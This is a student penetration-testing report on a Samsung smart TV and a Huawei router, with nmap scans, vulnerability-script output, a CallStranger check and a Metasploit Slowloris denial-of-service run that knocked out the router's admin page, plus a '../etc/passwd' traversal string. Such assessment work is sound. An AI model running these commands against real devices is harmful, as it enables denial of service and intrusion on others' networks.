



National University
of Computer & Emerging Sciences

ETHICAL HACKING

PROJECT REPORT

Group Members:

Hamza Khalid

(18I-0421)

Mohammad Nouman

(17I-0235)

Muhammad-Saad Tanveer

(18I-0473)

	1
1. Executive Summary	3
1.1. Scope of work	3
1.2. Project Objectives	3
1.3. Assumption	3
1.4. Summary of Findings	3
2. Methodology	4
2.1. Planning	4
2.2. Exploitation	4
3. Detailed findings	5
Nmap Smart tv results	5
Successful NSE scripts	6
IP test with port on web browser.	7
Failed Exploitation Test	9
CallStranger Vulnerability Test (CVE-2020-12695)	10
CallStranger test results.	10
Using Samsung SmartThings app.	11
Slowloris DOS exploit attempt metasploit.	12
Router Reconnaissance	13
Vulnerabilities and Exploitation	14
Metasploit Results	15
RouterSploit Vulnerability testing	17
References	19

1. Executive Summary

The document describes the potential vulnerabilities in the smart tv and the wireless access point. We were not able to get the complete shell access of the smart tv but found some vulnerabilities, the router was also vulnerable. The main idea was to simulate compromised smart tv that can be remotely accessed for DDOS attacks.

1.1. Scope of work

The security assessment covers the local penetration testing of a Samsung Smart TV and Huawei wireless Access point with black box perspective with only the wireless access to the network.

1.2. Project Objectives

The objective of this project is to compromise the smart tv device and router if smart tv and router is successfully compromised then by port forwarding to make smart tv accessible showing that smart tv might be accessible for DDOS attack for any attacker.


1.3. Assumption

We are assuming the attacker has access to the wireless network of the target and might have access to smart tv.

1.4. Summary of Findings

Value	Number of Risks
LOW	1
MEDIUM	2
HIGH	1
CRITICAL	1

2. Methodology



2.1. Planning

We detect the services and the OS our target machine is running.

2.2. Exploitation

We utilize the information gathered from the planning phase to find vulnerabilities and then exploit them.

3. Detailed findings

Nmap Smart tv results

IP Address	System Type	OS information	Open Ports		
			Port #	Protocol	Service name
192.168.100.9	Samsung Smart TV	Bada OS	7676	tcp	upnp (ALL Share)
			8080	tcp	http-proxy

```
(satakali@satakali)-[~]
$ nmap -sV --script=http ENUM 192.168.100.9
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-07 06:27 EST
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for 192.168.100.9
Host is up (0.0092s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
7676/tcp  open  upnp  AllShare UPnP
8080/tcp  open  http  in.lighttpd/1.4.4 webTop
| http-enum: outlook.jpg: Outlook Web Access
|_ /test/logon.html: Jetty (401 Unauthorized) netForensics
Service Info: OS: Bada; CPE: Scpe:/o:samsung:bada:1.2:re
nse
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.83 seconds

(satakali@satakali)-[~]
$ ./nmap
- shortport
```

Successful NSE scripts

Nmap NSE Script	Port	Result
--script=vuln	8080	Vulnerability: Slowloris DOS attack State:likely vulnerable ID: CVE:CVE-2007-6750 Details in figure 1
--script=broadcast-upnp-info	7676	Broadcast-upnp-info: Details in figure 2

```
satakali@satakali:~ satakali@satakali: ~
└$ nmap --script vuln 192.168.100.9
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-07 06:19 EST
Stats: 0:01:09 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.48% done; ETC: 06:20 (0:00:01 remaining)
Stats: 0:01:11 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.48% done; ETC: 06:20 (0:00:01 remaining)
Stats: 0:01:12 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.48% done; ETC: 06:20 (0:00:01 remaining)
Stats: 0:01:21 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.98% done; ETC: 06:21 (0:00:01 remaining)
Nmap scan report for 192.168.100.9
Host is up (0.011s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
7676/tcp  open  imgbrokerc
8080/tcp  open  http-proxy
| http ENUM:
|_ /test/logon.html: Jetty (401 Unauthorized)
| http-slowloris-check:
|   VULNERABLE:
|     Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs: CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible. It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
| Disclosure date: 2009-09-17
| References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|   http://ha.ckers.org/slowloris/
Nmap done: 1 IP address (1 host up) scanned in 82.85 seconds
```

Figure 1

```
(satakali@satakali)-[~]
└$ nmap -sV --script=broadcast-upnp-info 192.168.100.9
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-07 13:40 EST
Pre-scan script results:
| broadcast-upnp-info:
|   239.255.255.250
|     Server: SHP, UPnP/1.0, Samsung UPnP SDK/1.0
|     Location: http://192.168.100.9:7676/smp_21_
|     Webserver: SHP, UPnP/1.0, Samsung UPnP SDK/1.0
|     Name: [TV]Samsung LED40
|     Manufacturer: Samsung Electronics
|     Model Descr: Samsung TV NS
|     Model Name: UA40J5200
|     Model Version: 1.0
|
| Nmap scan report for 192.168.100.9
| Host is up (0.011s latency).
| Not shown: 998 closed tcp ports (conn-refused)
| PORT      STATE SERVICE VERSION
| 7676/tcp  open  upnp  AllShare UPnP
| 8080/tcp  open  http   lighttpd
| Service Info: OS: Bada; CPE: cpe:/o:samsung:bada:1.2
|
| Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
| Nmap done: 1 IP address (1 host up) scanned in 17.01 seconds
(satakali@satakali)-[~]
└$
```

Figure 2


Research on upnp port suggested that upnp port might be vulnerable to Call Stranger Vulnerability(CVE-2020-12695).

No vulnerability was found to access the shell.

IP test with port on web browser.

Simple Service Discovery Protocol (SSDP) is used to discover upnp devices. When two devices discover each other information is shared between two devices that information was easily available just using ip and port number.


The files were in the form smp_3_, smp_4_, smp_5_, smp_6_ each for different services. This can be exploited.



```

<root>
  -<specVersion>
    <major>1</major>
    <minor>0</minor>
  </specVersion>
  -<device>
    <deviceType>urn:samsung.com:device:RemoteControlReceiver:1</deviceType>
    <friendlyName>[TV]Samsung LED40</friendlyName>
    <manufacturer>Samsung Electronics</manufacturer>
    <manufacturerURL>http://www.samsung.com/sec</manufacturerURL>
    <modelDescription>Samsung TV RCR</modelDescription>
    <modelName>UA40J5200</modelName>
    <modelNumber>1.0</modelNumber>
    <modelURL>http://www.samsung.com/sec</modelURL>
    <serialNumber>20090804RCR</serialNumber>
    <UDN>uuid:0aba9500-00b4-1000-8d1e-d8e0e1c846cc</UDN>
    <sec:deviceID>CPCK7KNUNQQFO</sec:deviceID>
    -<sec:ProductCap>
      Resolution:1920X1080,ImageZoom,ImageRotate,Y2014,ENCPY2015
    </sec:ProductCap>
  -<serviceList>
    -<service>
      <serviceType>urn:samsung.com:service:MultiScreenService:1</serviceType>
      <serviceId>urn:samsung.com:serviceId:MultiScreenService</serviceId>
      <controlURL>/smp_5_</controlURL>
      <eventSubURL>/smp_6_</eventSubURL>
      <SCPDURL>/smp_4_</SCPDURL>
    </service>
  -<serviceList>
  -<sec:Capabilities>
    <sec:Capability name="samsung:multiscreen:1" port="8001" location="/ms/1.0/">
    </sec:Capabilities>
  </device>
</root>

```



```
-<root>
-<specVersion>
  <major>1</major>
  <minor>0</minor>
-</specVersion>
-<device>
  <deviceType>urn:schemas-wifialliance-org:device:WFADevice:1</deviceType>
  <friendlyName>WPS Access Point</friendlyName>
  <manufacturer>huaweitec</manufacturer>
  <modelName>WAP</modelName>
  <modelNumber>HG8245W5</modelNumber>
  <serialNumber>12345</serialNumber>
  <UDN>uuid:d64b05c8-732d-11be-a435-d44649b1bd7b</UDN>
-<serviceList>
-<service>
  -<serviceType>
    urn:schemas-wifialliance-org:service:WFAWLANConfig:1
  </serviceType>
  <serviceId>urn:wifialliance-org:serviceId:WFAWLANConfig1</serviceId>
  <SCPDURL>wps_scpd.xml</SCPDURL>
  <controlURL>wps_control</controlURL>
  <eventSubURL>wps_event</eventSubURL>
-</service>
-</serviceList>
-</device>
-</root>
```

Network sharing and media streaming was automatically detected by the Smart TV

Failed Exploitation Test

Using samsungctl IP remote.

Samsung ip remote gets the information of the smart tvs available on the network and send the remote request to the first available tv since there was only one tv available it was able to find it but tv was not responding because it required additional port to send the signal according to smart tv port should be “8001” but port 8001 was closed.

```

samsungctl

samsungctl is a library and a command line tool for remote controlling Samsung televisions via a TCP/IP connection. It currently supports both pre-2016 TVs as well most of the modern Tizen-OS TVs with Ethernet or Wi-Fi connectivity.

Dependencies
• Python 3
• websocket-client (optional, for 2016+ TVs)
• curses (optional, for the interactive mode)

Installation
samsungctl can be installed using pip:
# pip install samsungctl

Alternatively you can clone the Git repository and run:
# python setup.py install

It's possible to use the command line tool without installation:
$ python -m samsungctl

Command line usage
You can use samsungctl command to send keys to a TV:

```

(satakali㉿satakali)-[~/Desktop/samsungctl]-[~/Desktop/samsungctl-master]

\$./samsung_remote.py -a -l -m Sleep.m

Sending command to first TV found: [TV]Samsung LED40

(satakali㉿satakali)-[~/Desktop/samsung_remote-master]

\$./samsung_remote.py -a -m Sleep.m

Sending command to first TV found: [TV]Samsung LED40

(satakali㉿satakali)-[~/Desktop/samsung_remote-master]

\$./samsung_remote.py -a -m Sleep.m -s KEY_VOLDOWN

Scanning network ...

[TV]Samsung LED40 model UA40J5200 found in ip 192.168.100.9

KEY_VOLDOWN

(satakali㉿satakali)-[~/Desktop/samsung_remote-master]

\$./samsung_remote.py -a KEY_VOLDOWN

usage: samsung_remote.py [-h] [-a | -i ip] [-k key] [-l] [-m <file>] [-p] [-q] [-s]

samsung_remote.py: error: unrecognized arguments: KEY_VOLDOWN

(satakali㉿satakali)-[~/Desktop/samsung_remote-master]

\$./samsung_remote.py -K KEY_VOLDOWN

usage: samsung_remote.py [-h] [-a | -i ip] [-k key] [-l] [-m <file>] [-p] [-q] [-s]

samsung_remote.py: error: unrecognized arguments: -K KEY_VOLDOWN

(satakali㉿satakali)-[~/Desktop/samsung_remote-master]

\$./samsung_remote.py -a -m Sleep.m

Sending command to first TV found: [TV]Samsung LED40

(satakali㉿satakali)-[~/Desktop/samsung_remote-master]

\$./samsung_remote.py -p

Turning off [TV]Samsung LED40 failed

(satakali㉿satakali)-[~/Desktop/samsung_remote-master]

\$


CallStranger Vulnerability Test (CVE-2020-12695)

Call stranger exploit upnp port vulnerability for DDOS attack. We ran a callstranger test written by the person who exploited this vulnerability (Yunus). The test found all the ports with upnp but failed to check if they are vulnerable or not because of the error in his code.

We tried to find an exploit for this vulnerability (CVE-2020-12695) but failed to find any. The Metasploit database also does not have any exploit for this vulnerability.

CallStranger test results.

```
satakali@satakali: ~/Desktop/CallStranger-master
File Actions Edit View Help
(satakali@satakali)-[~/Desktop/CallStranger-master] s devices routers vendors linksys wrt104 rce
$ python3 CallStranger.py
This script created by Yunus Çadircı (https://twitter.com/yunuscadirci) to check against CallStranger (CVE-2020-12695) vulnerability. An attacker can use this vulnerability for:
* Bypassing DLP for exfiltrating data
* Using millions of Internet-facing UPnP device as source of amplified reflected TCP DDoS / SYN Flood
* Scanning internal ports from Internet facing UPnP devices
You can find detailed information on https://www.callstranger.com https://kb.cert.org/vuls/id/339275 https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-12695
Slightly modified version of https://github.com/5ky0d3r/upnpny used for base UPnP communication
Stranger Host: http://20.42.105.45
Stranger Port: 80
11 devices found:
[TV]Samsung LED40 http://192.168.100.9:7676 ( http://192.168.100.9:7676/smp_21_ )
1 service(s) found for [TV]Samsung LED40
urn:dial-multiscreen-org:service:dial:1 → http://192.168.100.9:7676/smp_24_
[TV]Samsung LED40 http://192.168.100.9:7676 ( http://192.168.100.9:7676/smp_11_ )
3 service(s) found for [TV]Samsung LED40
urn:schemas-upnp-org:service:RenderingControl:1 → http://192.168.100.9:7676/smp_14_
urn:schemas-upnp-org:service:ConnectionManager:1 → http://192.168.100.9:7676/smp_17_
urn:schemas-upnp-org:service:AVTransport:1 → http://192.168.100.9:7676/smp_20_
[TV]Samsung LED40 http://192.168.100.9:7676 ( http://192.168.100.9:7676/smp_3_ )
1 service(s) found for [TV]Samsung LED40
urn:samsung.com:service:MultiScreenService:1 → http://192.168.100.9:7676/smp_6_
WPS Access Point http://192.168.100.1:49152 ( http://192.168.100.1:49152/wps_device.xml )
1 service(s) found for WPS Access Point
urn:schemas-wifialliance-org:service:WFAWLANConfig:1 → http://192.168.100.1:49152/wps_event
WPS Access Point http://192.168.100.1:49152 ( http://192.168.100.1:49152/wps_device.xml )
1 service(s) found for WPS Access Point
urn:schemas-wifialliance-org:service:WFAWLANConfig:1 → http://192.168.100.1:49152/wps_event
```



```

File Actions Edit View Help
File Actions Edit View Help
1 service(s) found for [TV]Samsung LED40H type=multiservice device=unverified vendor=samsung model=LED40H rev=1
urn:samsung.com:service:MultiScreenService:1      → http://192.168.100.9:7676/smp_6_
WPS Access Point http://192.168.100.1:49152 ( http://192.168.100.1:49152/wps_device.xml )

1 service(s) found for WPS Access Point
urn:schemas-wifialliance-org:service:WFAWLANConfig:1      → http://192.168.100.1:49152/wps_event

WPS Access Point http://192.168.100.1:49152 ( http://192.168.100.1:49152/wps_device.xml )

1 service(s) found for WPS Access Point
urn:schemas-wifialliance-org:service:WFAWLANConfig:1      → http://192.168.100.1:49152/wps_event

WPS Access Point http://192.168.100.1:49152 ( http://192.168.100.1:49152/wps_device.xml )

1 service(s) found for WPS Access Point
urn:schemas-wifialliance-org:service:WFAWLANConfig:1      → http://192.168.100.1:49152/wps_event

WPS Access Point http://192.168.100.1:49152 ( http://192.168.100.1:49152/wps_device.xml )

1 service(s) found for WPS Access Point
urn:schemas-wifialliance-org:service:WFAWLANConfig:1      → http://192.168.100.1:49152/wps_event

WPS Access Point http://192.168.100.1:49152 ( http://192.168.100.1:49152/wps_device.xml )

1 service(s) found for WPS Access Point
urn:schemas-wifialliance-org:service:WFAWLANConfig:1      → http://192.168.100.1:49152/wps_event

WPS Access Point http://192.168.100.1:49152 ( http://192.168.100.1:49152/wps_device.xml )

1 service(s) found for WPS Access Point
urn:schemas-wifialliance-org:service:WFAWLANConfig:1      → http://192.168.100.1:49152/wps_event

WPS Access Point http://192.168.100.1:49152 ( http://192.168.100.1:49152/wps_device.xml )

1 service(s) found for WPS Access Point
urn:schemas-wifialliance-org:service:WFAWLANConfig:1      → http://192.168.100.1:49152/wps_event

WPS Access Point http://192.168.100.1:49152 ( http://192.168.100.1:49152/wps_device.xml )

1 service(s) found for WPS Access Point
urn:schemas-wifialliance-org:service:WFAWLANConfig:1      → http://192.168.100.1:49152/wps_event

WPS Access Point http://192.168.100.1:49152 ( http://192.168.100.1:49152/wps_device.xml )

Total 13 service(s) found. do you want to continue to VERIFY if service(s) are vulnerable?
Be careful: This operation needs Internet access and may transfer data about devices over network. Data encrypted on local and we can not see which services are
vulnerable but ISPs and other elements may be able to inspect HTTP headers created by UPnP device. Because most of UPnP stack do not allow SSL connection we can n

```

Vulnerability: CallStranger (CVE-2020-12695)

Threat Level :

HIGH

Vulnerability:

HIGH

Analysis:

Though no exploit was available, the device is still highly vulnerable to this attack because the attack is recent and the device is at least six years old.

Using Samsung SmartThings app.

The app was able to detect the device but the device control was not shown by app because there is a room option in the app the device should be added there but the app was not able to add the device for remote control.

Slowloris DOS exploit attempt metasploit.

The DOS attack failed because there was nothing to be displayed to me because there was no web server running on smart tv..

Vulnerability: CVE:CVE-2007-6750(Slowloris DOS attack)

Threat Level :

Low

Vulnerability:


Low

Analysis:

No significant response was seen on tv.

Router Reconnaissance

IP Address	System Type	OS information	Open Ports		
			Port #	Protocol	Service name
192.168.100.1	Huawei Wifi Router (Access point)		53	tcp	Domain
			80	tcp	http
			49152	tcp	unknown



```
satalinux@satakali: ~
satalinux@satakali: ~
(satalinux@satakali)-[~]
$ nmap -Pn 192.168.100.1
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-12 10:35 EST
Nmap scan report for 192.168.100.1
Host is up (0.033s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
49152/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 6.98 seconds
(satalinux@satakali)-[~]
$
```

Vulnerabilities and Exploitation

Nmap NSE Script	Port	Result
--script=vuln	80	<p>Vulnerability:</p> <p>Slowloris DOS attack State:likely vulnerable ID: CVE: CVE-2007-6750</p> <p>Vulnerability:</p> <p>SSL POODLE info Leak State:likely vulnerable ID: CVE: CVE-2014-3566</p> <p>Vulnerability:</p> <p>http-phpmyadmin-dir-traversal State:likely vulnerable ID: CVE: CVE-2005-3299</p>

```
satalinux@satakali: ~
$ nmap --script=vuln 192.168.100.1
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-12 04:39 EST
Nmap scan report for 192.168.100.1
Host is up (0.013s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
_|http-majordomo2-dir-traversal: ERROR: Script execution failed (use -d to debug)
_|http-dombased-xss: Couldn't find any DOM based XSS.
http-slowloris-check:
VULNERABLE:
Slowloris DOS attack
State: LIKELY VULNERABLE
IDs: CVE: CVE-2007-6750
Slowloris tries to keep many connections to the target web server open and hold them open as long as possible. It accomplishes this by opening connections to the target web server and sending a partial request. By doing so, it starves the http server's resources causing Denial Of Service.

Disclosure date: 2009-09-17
References:
  http://ha.ckers.org/slowloris/
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
ssl-poodle:
VULNERABLE:
SSL POODLE information leak
State: LIKELY VULNERABLE
IDs: CVE: CVE-2014-3566 BID:70574
The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
```

```
satalinux@satakali: ~
satalinux@satakali: ~
The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other products, uses nondeterministic CBC padding, which makes it easier for man-in-the-middle attackers to obtain cleartext data via a padding-oracle attack, aka the "POODLE" issue.
Disclosure date: 2014-10-14
Check results:
  TLS_DHE_RSA_WITH_AES_128_CBC_SHA
  TLS_FALLBACK_SCSV properly implemented
References:
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
  https://www.imperialviolet.org/2014/10/14/poodle.html
  https://www.securityfocus.com/bid/70574
  https://www.openssl.org/~bodo/ssl-poodle.pdf
http-phpmyadmin-dir-traversal:
VULNERABLE:
phpMyAdmin grab_globals.lib.php subform Parameter Traversal Local File Inclusion
State: UNKNOWN (unable to test)
IDs: CVE: CVE-2005-3299
PHP file inclusion vulnerability in grab_globals.lib.php in phpMyAdmin 2.6.0 and earlier versions. This allows remote attackers to include local files via the $__redirect parameter, possibly involving the disclosure of sensitive information.

Disclosure date: 2005-10-11
Extra information:
  ../../../../../../etc/passwd :
```

Vulnerability: CVE:CVE-2007-6750(Slowloris DOS attack)

Threat Level :

Medium


Vulnerability:

Medium

Analysis:

The router was vulnerable to Slowloris DOS attack; the dos attack disabled the access of the admin page running on IP 192.168.100.1.

Metasploit Results



```
satalinux@satakali: ~
msf6 auxiliary(dos/http/slowloris) > set rhost 192.168.100.1
rhost => 192.168.100.1
msf6 auxiliary(dos/http/slowloris) > set rport 80
rport => 80
msf6 auxiliary(dos/http/slowloris) > show options

Module options (auxiliary/dos/http/slowloris):

Name          Current Setting  Required  Description
----          -----          -----      -----
delay          15              yes       The delay between sending keep-alive headers
rand_user_agent true            yes       Randomizes user-agent with each request
rhost          192.168.100.1   yes       The target address
rport          80              yes       The target port
sockets        150             yes       The number of sockets to use in the attack
ssl            false            yes       Negotiate SSL/TLS for outgoing connections

msf6 auxiliary(dos/http/slowloris) > run

[*] Starting server...
[*] Attacking 192.168.100.1 with 150 sockets
[*] Creating sockets...
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
```

The admin
Page was not
loading.

The connection was reset

The connection to the server was reset while the page was loading.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

[Try Again](#)

Vulnerability: CVE:CVE-2014-3566(SSL POODLE info Leak)

Threat Level :

Medium

Vulnerability:

Medium


Analysis:

The attacker might be able to sniff the traffic of the network.

Router admin login credentials can also be sniffed by man in the middle attack.

